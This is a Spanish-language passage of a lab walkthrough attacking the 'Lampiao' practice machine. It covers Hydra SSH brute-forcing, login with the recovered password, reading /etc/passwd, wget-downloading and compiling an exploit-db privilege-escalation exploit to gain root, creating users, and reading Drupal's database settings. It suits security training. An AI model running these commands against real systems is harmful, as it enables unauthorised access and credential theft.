
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 10:16:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.168.5.13:22/

```

Se continua con tiago y se obtiene lo siguiente:

[22][ssh] host: 192.168.5.13 login: tiago password: Virgulino

Ilustración 12 Hydra tiago



```

root@kaliyads: /home/yadsti

Archivo Acciones Editar Vista Ayuda

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, th
ese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 10:16:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.168.5.13:22/
[STATUS] 295.00 tries/min, 295 tries in 00:01h, 552 to do in 00:02h, 13 active
[STATUS] 281.00 tries/min, 562 tries in 00:02h, 285 to do in 00:02h, 13 active
[STATUS] 273.67 tries/min, 821 tries in 00:03h, 26 to do in 00:01h, 13 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 10:20:09

root@kaliyads: /home/yadsti
# hydra -l tiago -P DicLampaio.txt ssh://192.168.5.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, th
ese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 10:20:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.168.5.13:22/
[22][ssh] host: 192.168.5.13 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 10:21:00

root@kaliyads: /home/yadsti
#

```

Prueba de credenciales y acceso SSH

Con esas credenciales se ingresa por SSH y se accede al sistema como se evidencia a continuación.

Ilustración 13 Ingreso SSH

```
(root@kali:~) ssh tiago@192.168.5.13
The authenticity of host '192.168.5.13 (192.168.5.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQ8tVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.13' (ED25519) to the list of known hosts.
tiago@192.168.5.13's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$
```

Se verifica la dirección ip para confirmar que si es la de lampiao.

Ilustración 14 Confirmación ip acceso SSH

```
Kali [Corriendo] - Oracle VM VirtualBox
tiago@lampiao: ~
Archivo Acciones Editar Vista Ayuda
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$ ifconfig
No command 'ifconfig' found, did you mean:
  Command 'ifconfig' from package 'net-tools' (main)
  Command 'tpconfig' from package 'tpconfig' (universe)
  Command 'iwconfig' from package 'wireless-tools' (main)
ipconfig: command not found
tiago@lampiao:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f9:86:08
          inet addr:192.168.5.13  Bcast:192.168.5.255  Mask:255.255.0
          inet6 addr: fe80::a00:27ff:fe9:8608/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8391 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9501 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:921923 (921.9 KB)  TX bytes:1401430 (1.4 MB)
          Interrupt:9 Base address:0xd020


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3248 (3.2 KB)  TX bytes:3248 (3.2 KB)

tiago@lampiao:~$
```

Herramienta LinEnum


Se buscó y clonó el repositorio de herramientas de enumeración (LinEnum) para automatizar la búsqueda para escalar privilegios.

Ilustración 15 Búsqueda LinEnum



Se clona el repositorio, con el fin de tener el script de la herramienta.

Ilustración 16 Clonación de herramienta




Una vez clonado se utiliza el comando ls para verificar que el repositorio se clonó satisfactoriamente y para conocer su ruta.

Ilustración 17 Ruta LinEnum



Se selecciona el directorio y se revisa el contenido del archivo LinEnum.sh que es el que contiene el script para revisar sus funciones y funcionamiento de este, además por si hay que hacer alguna modificación de algún parámetro.

Ilustración 18 Inspección LinEnum



```

GNU nano 8.4 LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser
#help function
usage ()
{
    echo -e "\n\e[00;31m#####\e[00m"
    echo -e "\e[00;31m\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
    echo -e "\e[00;31m#####\e[00m"
    echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
    echo -e "\e[00;33m# $version\e[00m\n"
    echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

    echo "OPTIONS:"
    echo -k "Enter keyword"
    echo -e "Enter export location"
    echo -s "Supply user password for sudo checks (INSECURE)"
    echo -t "Include thorough (lengthy) tests"
    echo -r "Enter report name"
    echo -h "Displays this help text"
    echo -e "\n"
    echo "Running with no options = limited scans/no output file"


    echo -e "\e[00;31m#####\e[00m"
}
header()
{
    echo -e "\n\e[00;31m#####\e[00m"
}

```

Escalada de privilegios

Luego se regresa a Lampaio para verificar la ruta del usuario creado y sus permisos.

Ilustración 19 Inspección de ruta de usuario




```

tiago@lampiao:~$ ls
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root  root  4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago  25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root  root  577 Apr 19 2018 .viminfo
tiago@lampiao:~$ cd /home
tiago@lampiao:/home$ ls -la
total 12
drwxr-xr-x 3 root  root  4096 Apr 19 2018 .
drwxr-xr-x 21 root  root  4096 Apr 19 2018 ..
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 tiago
tiago@lampiao:/home$ cd ..
tiago@lampiao:/$ cd ..
tiago@lampiao:/$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
tiago@lampiao:/$ cd etc
tiago@lampiao:etc$

```

Se revisa el archivo etc/passwd con el fin de encontrar información que sea de ayuda.

Ilustración 20 Inspección archivo passwd



```

tiago@lampiao:/etc$ cd ..
tiago@lampiao:/etc$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys usr var vmlinuz
tiago@lampiao:/etc$ cd etc
tiago@lampiao:/etc$ nano passwd
tiago@lampiao:/etc$ nano passwd
tiago@lampiao:/etc$ nano passwd
tiago@lampiao:/etc$ cat passwd
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent
tiago@lampiao:/etc$ cd /home/tiago/bin/bash
-bash: cd: /home/tiago/bin/bash: No such file or directory
tiago@lampiao:/etc$ _


```

Una vez se conoce información de usuarios como Tiago, root, Daemon, entre otros se procede a descargar un exploit o herramienta que ayudará con la escalada de privilegios y permisos. Utilizando los siguientes comandos:

wget <https://www.exploit-db.com/download/40847> -O privilegios.cpp

scp privilegios.cpp tiago@192.168.5.13:/home/tiago/ - se envía el archivo a lampiao

Ilustración 21 Descarga y envío de exploit a lampiao



```

root@kaliyads: /home/yadsti
root@kaliyads:~/home/yadsti
root@kaliyads:~/home/yadsti# wget https://www.exploit-db.com/download/40847 -O privilegios.cpp
--2025-09-25 10:31:47-- https://www.exploit-db.com/download/40847
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «privilegios.cpp»
privilegios.cpp [  =>  ] 10,28K --.-KB/s en 0,03s
2025-09-25 10:31:47 (368 KB/s) - «privilegios.cpp» guardado [10531]

root@kaliyads:~/home/yadsti# ls
abrVb5Tg.html  DicLampaio.txt  Imágenes  Plantillas  rtl8188eus
CLASE          Documentos     LinEnum   privilegios.cpp  Videos
Descargas      Escritorio     Música    Publico         XqreEGr.jpeg

root@kaliyads:~/home/yadsti# scp privilegios.cpp tiago@192.168.5.13:/home/tiago/
tiago@192.168.5.13's password:
privilegios.cpp 100% 10KB 2.5MB/s 00:00
root@kaliyads:~/home/yadsti#


```

Luego se procede a enmascarar el ejecutable y adicionarle los permisos correspondientes, para posteriormente ejecutar el exploit que este contiene con el siguiente comando:

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o privilegios privilegios.cpp -lutil
```

El exploit fue satisfactorio y ahora se opera dentro del sistema como usuario root.


Ilustración 22 Escalada de privilegios



Creación de usuarios

Con privilegios de root se procede con la creación de dos usuarios. Usuario **optimus** y usuario **prime**.


Ilustración 23 Creación de usuarios



Inspección de directorio sitio web

Luego de crear los usuarios, se procede a escalarle privilegios y permisos. Se procede a explorar el directorio donde está almacenado el sitio web con el fin de encontrar información que permita la creación de nuevos usuarios para el sitio, insertándolo en la base de datos. Se navega a **var/www/html/sites/default** y ahí encuentra el archivo **settings.php** el cual contiene información importante de la base de datos.

Ilustración 24 Inspección de directorio



```

root@kaliyads: /home/yadsti
root@lampiao: /var/www/html/sites/default


root@lampiao:~# cd ..
root@lampiao:~# cd var
root@lampiao:~# cd www/html
root@lampiao:~# cd /var/www/html/sites/default
root@lampiao:~# ls
audio.m4a  INSTALL.pgsql.txt  misc  themes
authorize.php  INSTALL.sqlite.txt  modules  update.php
CHANGELOG.txt  INSTALL.txt  profiles  UPGRADE.txt
COPYRIGHT.txt  lampiao.jpg  README.txt  web.config
cron.php  LICENSE.txt  robots.txt  xmlrpc.php
includes  index.php  LuizGonzaga-LampiaoFalou.mp3  scripts
INSTALL.mysql.txt  MAINTAINERS.txt  sites
root@lampiao:~# cd /var/www/html/sites/default
root@lampiao:~# cd default
root@lampiao:~# ls
default.settings.php  files  settings.php
root@lampiao:~# cat settings.php
<?php

/**
 * @file
 * Drupal site-specific configuration file.
 *
 * IMPORTANT NOTE:
 * This file may have been set to read-only by the Drupal installation program.
 * If you make changes to this file, be sure to protect it again after making
 * your modifications. Failure to remove write permissions to this file is a
 * security risk.
 *
 * The configuration file to be loaded is based upon the rules below. However

```

En el recuadro rojo se encuentra la sintaxis o estructura que debería tener la configuración de conexión a la base de datos. Mientras que en el recuadro amarillo se encuentra la información real de la conexión a la base de datos.

